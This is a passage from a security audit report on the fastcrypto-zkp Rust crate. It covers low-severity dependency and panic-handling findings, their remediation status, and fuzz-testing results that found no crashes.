It should be noted that despite the above warning, this crate functions as a core dependency for other major blockchain projects and functions in some ways as a de facto standard for zero-knowledge functionality within the world of Rust-based blockchains.

Remediation Plan:

RISK ACCEPTED: The MystenLabs team is aware of the risks of using this dependency.

4.4 (HAL-04) DEPENDENCY blst LACKS CONSISTENT CODE REVIEW AND FORMAL VERIFICATION - LOW (4.4)

Description:

The blst dependency performs core functionality for the fastcrypto-zkp crate including core cryptographic operations.

Lack of recent audit The repository displays a public security audit that was conducted in January 2021. Since this date, there have been significant changes to the codebase.

Incomplete formal verification The project notes that there is an effort at formal verification in the repository https://github.com/GaloisInc/BLST-Verification. However, the list of functions that are formally verified is incomplete. Some functions used by fastcrypto-zkp are absent from this list and therefore are unlikely to be formally verified


Formal verification is out-of-date The last significant commit was added to the formal verification GitHub repository on December 24, 2021.

As a result, there may be security issues or correctness issues that have been introduced in code changes over the past year. This may in turn negatively affect the fastcrypto-zkp project.

Code Location:

fastcrypto-zkp uses blst version 3.1.0, which corresponds to commit 03b5124029979755c752eec45f3c29674b558446.

The following screenshot summarizes the code changes between the code represented by this commit hash and the code that was audited (commit hash: 414ac6b185f6b2ef2e6364d5716f915af966c465).



```
> git remote -v
origin  https://github.com/supranational/blst.git (fetch)
origin  https://github.com/supranational/blst.git (push)
> git checkout 03b5124029979755c752eec45f3c29674b558446
HEAD is now at 03b5124 bindings/rust/Cargo.toml: bump the version number.
> git diff --stat 414ac6b185f6b2ef2e6364d5716f915af966c465 | tail -1
 192 files changed, 48444 insertions(+), 9564 deletions(-)
> _
```

Figure 3: Changes to the blst crate since its most recent audit

BVSS:

AO:A/AC:L/AX:L/C:N/I:L/A:L/D:L/Y:L/R:N/S:U (4.4)

Recommendation:

MystenLabs should factor these issues with blst into its risk register.

Consider contacting the developers of the project to ask about any known risks, so they can be accounted for.

Remediation Plan:

RISK ACCEPTED: The MystenLabs team is aware of the risks of using this dependency.

4.5 (HAL-05) USE OF FUNCTION THAT CAN PANIC - LOW (2.5)

Description:

The crate untrusted is used by fastcrypto-zkp. Although the crate untrusted is described in its documentation as having panic-free code, there is an exception to this when using the function as_slice_less_safe(). This function can panic due to indexing issues. (See the following discussion by the developers describing the issue)

Code Location:

Listing 6: Uses of as_slice_less_safe()

```
fastcrypto-zkp/src/api.rs
19:     let vk = VerifyingKey::<Bls12_381>::deserialize(Input::from
↳ (vk_bytes).as_slice_less_safe())
35:     let x = BlsFr::deserialize(Input::from(
↳ proof_public_inputs_as_bytes).as_slice_less_safe())
39:         Proof::<Bls12_381>::deserialize(Input::from(
↳ proof_points_as_bytes).as_slice_less_safe())

fastcrypto-zkp/src/verifier.rs
55:             let g1 = G1Affine::deserialize(g1_reader.
↳ as_slice_less_safe())
61:             &Fq12::deserialize(alpha_reader.as_slice_less_safe
↳ ())
66:         let gamma_g2_neg_pc = G2Affine::deserialize(g2_reader.
↳ as_slice_less_safe())
70:         let delta_g2_neg_pc = G2Affine::deserialize(g2_reader_2
↳ .as_slice_less_safe())
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Consider whether it is possible to use Input::read_all() in order to eliminate the possibility of a panic occurring. According to the discussion linked above, this function should be able to replace as_slice_less_safe() in most cases.

Remediation Plan:

SOLVED: The untrusted crate has been removed and error-handling has been introduced in PR 453.

4.6 (HAL-06) USE OF PANIC MACROS IN conversions.rs - LOW (2.5)

Description:

Code Location:

There are several instances of panic macros in the file fastcrypto-zkp/src/conversions.rs. The following list excludes macros that are used in the property testing crate present in the file conversions.rs as they do not pose risks to a production context.

Listing 7

```
./src/conversions.rs:39:    debug_assert_eq!(fe.serialized_size(),
↳  SCALAR_SIZE);
./src/conversions.rs:165:    debug_assert_eq!(pt.uncompressed_size
↳ (), G1_UNCOMPRESSED_SIZE);
./src/conversions.rs:190:    assert_eq!(
./src/conversions.rs:235:    debug_assert_eq!(pt.uncompressed_size
↳ (), G2_UNCOMPRESSED_SIZE);
./src/conversions.rs:260:    assert_eq!(
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Evaluate whether it is possible in these cases to return Errors rather than use macros that can cause panics.

It is important to note that the conversions are covered by property testing and unit tests. In practice, this mitigates some of the risk involved with using panic macros.

Remediation Plan:

SOLVED: The assert_eq! calls have been converted to instead use debug_assert_eq! in PR 454

4.7 (HAL-07) DEPENDENCY atty USES A VULNERABLE LIBRARY - LOW (2.5)

Description:

A dependency atty contains a dependency on a vulnerable library.

Code Location:

Below is an excerpt of the tool cargo deny which can be used to flag deprecated packages.

Listing 8: Output of cargo deny

```
   = ID: RUSTSEC-2021-0145
   = Advisory: https://rustsec.org/advisories/RUSTSEC-2021-0145
   = On windows, `atty` dereferences a potentially unaligned
↳ pointer.

     In practice however, the pointer won't be unaligned unless a
↳ custom global allocator is used.

     In particular, the `System` allocator on windows uses `
↳ HeapAlloc`, which guarantees a large enough alignment.

     # atty is Unmaintained

     A Pull Request with a fix has been provided over a year ago
↳ but the maintainer seems to be unreachable.

     Last release of `atty` was almost 3 years ago.

     ## Possible Alternative(s)

     The below list has not been vetted in any way and may or may
↳ not contain alternatives;

      - [is-terminal](https://crates.io/crates/is-terminal)
      - std::io::IsTerminal *nightly-only experimental*
   = Announcement: https://github.com/softprops/atty/issues/50
   = Solution: No safe upgrade is available!
   = atty v0.2.14
      criterion v0.4.0
          (dev) fastcrypto v0.1.4
             fastcrypto-zkp v0.1.0
          (dev) fastcrypto-zkp v0.1.0 (*)
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Investigate whether it is possible to remove or replace this crate or its parent criterion. It appears that atty is no longer maintained, so this issue cannot be resolved by updating.

For more information, see RUSTSEC-2021-0145.

Note that this vulnerability appears to affect only the Windows operating system. For this reason, it is unlikely to have an impact in a blockchain context, as it is uncommon that validators would use Windows. However, as this crate has wider applications beyond blockchain, it is still advised to remove or replace this crate.

Remediation Plan:

NOT APPLICABLE: The MystenLabs team have indicated that this dependency is used only in a development context and so production environments are not affected.

4.8 (HAL-08) DEPENDENCIES USE A DEPRECATED LIBRARY - LOW (2.5)

Description:

Two dependencies of the project use libraries that are no longer maintained:

- atty, a dependency of criterion used by fastcrypto
- serde_cbor, a dependency of criterion used by blst

Code Location:

Listing 9: atty is deprecated

```
  = ID: RUSTSEC-2021-0145
  = Advisory: https://rustsec.org/advisories/RUSTSEC-2021-0145
  = On windows, `atty` dereferences a potentially unaligned
pointer.

    In practice however, the pointer won't be unaligned unless a
custom global allocator is used.

    In particular, the `System` allocator on windows uses `
HeapAlloc`, which guarantees a large enough alignment.

    # atty is Unmaintained

    A Pull Request with a fix has been provided over a year ago
but the maintainer seems to be unreachable.

    Last release of `atty` was almost 3 years ago.

    ## Possible Alternative(s)

    The below list has not been vetted in any way and may or may
not contain alternatives;

     - [is-terminal](https://crates.io/crates/is-terminal)
     - std::io::IsTerminal *nightly-only experimental*
  = Announcement: https://github.com/softprops/atty/issues/50
  = Solution: No safe upgrade is available!
  = atty v0.2.14
     criterion v0.4.0
         (dev) fastcrypto v0.1.4
            fastcrypto-zkp v0.1.0
         (dev) fastcrypto-zkp v0.1.0 (*)
```

Listing 10: serde_cbor is deprecated

```
Crate:      serde_cbor
Version:    0.11.2
Warning:    unmaintained
Title:      serde_cbor is unmaintained
Date:       2021-08-15
ID:         RUSTSEC-2021-0127
URL:        https://rustsec.org/advisories/RUSTSEC-2021-0127
Dependency tree:
serde_cbor 0.11.2
 criterion 0.3.6
     blst 0.3.10

    warning: 1 allowed warning found
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:L/D:N/Y:N/R:N/S:U (2.5)

Recommendation:

Where possible, ensure that all dependencies of the project are actively maintained. Otherwise, security issues and performance enhancements will not be applied. Depending on the context of how the dependencies are used, this could create systemic risk for the project.

Remediation Plan:

RISK ACCEPTED: The MystenLabs team is aware of the risks of using this dependency. They have also indicated that the dependency atty is used only as a development dependency and does not affect production contexts.

4.9 (HAL-09) TYPO IN THE README FILE - INFORMATIONAL (0.0)

Description:

The file README.md in the fastcrypto-zkp crate contains a typo.

Code Location:

It includes benchmarks and tests to compare the performance and native formats of the two implementations.

Code Location:

fastcrypto/fastcrypto-zkp/src/README.md, Line 5.

Listing 11

```
5 It includes benchmarks and tests to compare the performance
↳ andnative formats of the two implementations.
```

BVSS:

AO:A/AC:L/AX:L/C:N/I:N/A:N/D:N/Y:N/R:N/S:C (0.0)

Recommendation:

Add a space between the words ‘and’ and ‘native’.

Proper spelling and clear writing can help convey a sense of professionalism to various project stakeholders.

Remediation Plan:

SOLVED: The typo has been fixed in PR 452.

AUTOMATED TESTING

Description:

Halborn used automated testing techniques to enhance coverage of certain areas of the scoped component. Among the tools used were cargo clippy, cargo audit, cargo deny, cargo geiger and custom scanning tools that assist in identifying potential security issues.

In addition, the unit tests written by MystenLabs were checked to ensure they executed without failure.

Tools:

cargo clippy No issues were identified by clippy, indicating a healthy codebase.

cargo geiger geiger identifies the use of unsafe Rust in the source code as well as in project dependencies. Many instances of unsafe Rust were identified. This is expected, as the use of the crate blst requires unsafe calls.

Several other dependencies of the project use unsafe Rust, which may present a degree of systemic risk to the project.

Excerpt of cargo geiger results

cargo audit and cargo deny These tools were used to identify the issues HAL-07 and HAL-08. Excerpts of their output can be found in those sections of the report.

Fuzz Testing:

Fuzz testing, also known as fuzzing, is a software testing technique that involves inputting large amounts of random data, or “fuzz,” into a program to see how it reacts and if it can handle unexpected or invalid input. The goal of fuzz testing is to identify and prevent software vulnerabilities, such as buffer overflows and memory leaks, by exposing the program to a wide range of inputs that it may not have been designed to handle.


Halborn performed fuzz testing on the functions bls_g1_affine_from_zcash_bytes and bls_g2_affine_from_zcash_bytes defined in the file fastcrypto-zkp/src/conversions.rs.

These functions were selected because they are publicly exported from the crate and accept arbitrary bytes as input. These features allow for the creation of effective fuzzing harnesses within the time constraints of this project.

Methodology

- These functions accept arrays of exactly 48 or 96 bytes. The input data was filtered accordingly to maximize the number of tests that could be performed.
- The tool honggfuzz was used for fuzz testing.
- A copy of the source code used in fuzzing has been shared with the MystenLabs team.

Summary Halborn identified zero crashes while fuzzing these functions.



```
  Iterations : 10,018,975,504 [10.02G]
  Mode [3/3] : Feedback Driven Mode
      Target : hfuzz_target/x86_64-unknown-linux-gnu/release/verifier-fuzz
     Threads : 6, CPUs: 12, CPU%: 630% [52%/CPU]
       Speed : 156,606/sec [avg: 154,392]
     Crashes : 0 [unique: 0, blocklist: 0, verified: 0]
    Timeouts : 0 [1 sec]
 Corpus Size : 658, max: 8,192 bytes, init: 830 files
  Cov Update : 0 days 00 hrs 04 mins 18 secs ago
    Coverage : edge: 345/26,557 [1%] pc: 1 cmp: 21,850
---------------------------------- [ LOGS ] ------------------/ honggfuzz 2.5 /-
```

Figure 4: Results of fuzz testing

Other notes There are several limitations to fuzz testing when done with a time constraint, especially regarding security:

- Limited coverage: When done with a time constraint, the amount of fuzzing that can be done is limited, which means that the software may not be fully tested and vulnerabilities may go undetected.
- False negatives: Fuzz testing may not be able to uncover all vulnerabilities in the software, especially when done with a time constraint. This is particularly true for complex software systems, where a significant amount of time is required to uncover all possible vulnerabilities.
- Limited scope: Only a section of the code was fuzzed and the results above do not represent the software as “safe” nor has the entire attack surface been covered.

Recommendation Halborn recommends incorporating fuzz testing into the normal development workflow for this crate. It will be especially beneficial to add fuzzing harnesses for the functions that comprise the API (located in fastcrypto-zkp/src/api.rs) as these represent the entrypoints for core functionality.

THANK YOU FOR CHOOSING

// HALBORN